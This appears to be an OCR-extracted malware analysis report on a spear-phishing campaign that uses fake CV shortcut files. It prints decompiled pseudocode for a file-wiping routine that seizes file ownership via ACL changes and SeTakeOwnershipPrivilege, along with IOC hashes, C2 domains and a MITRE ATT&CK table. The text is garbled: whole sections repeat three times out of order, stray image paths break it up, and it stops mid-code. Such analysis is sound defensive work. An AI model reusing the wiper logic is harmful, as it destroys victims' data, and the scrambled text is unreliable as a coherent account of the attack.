Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




```
v34[4] = 0;
v34[5] = 0;
FindFirstFileA = retrieve_api_func(dll_name, v26);
strcpy(v20, "FindNextFileA");
FindNextFileA = retrieve_api_func(dll_name, v20);
CreateFileA = 0;
strcpy(v10, "CreateFileA");
CreateFileA = retrieve_api_func(dll_name, v10);
GetFileSize = 0;
strcpy(v15, "GetFileSize");
GetFileSize = retrieve_api_func(dll_name, v15);
strcpy(v27, "LocalAlloc");
LocalAlloc = retrieve_api_func(dll_name, v27);
SetFilePointer = 0;
strcpy(v24, "SetFilePointer");
SetFilePointer = retrieve_api_func(dll_name, v24);
WriteFile = 0;
strcpy(v36, "WriteFile");
WriteFile = retrieve_api_func(dll_name, v36);
LocalFree = 0;
strcpy(v25, "LocalFree");
LocalFree = retrieve_api_func(dll_name, v25);
CloseHandle = 0;
strcpy(v12, "CloseHandle");
CloseHandle = retrieve_api_func(dll_name, v12);
strcpy(v37, "FindClose");
FindClose = retrieve_api_func(dll_name, v37);
first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)

Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
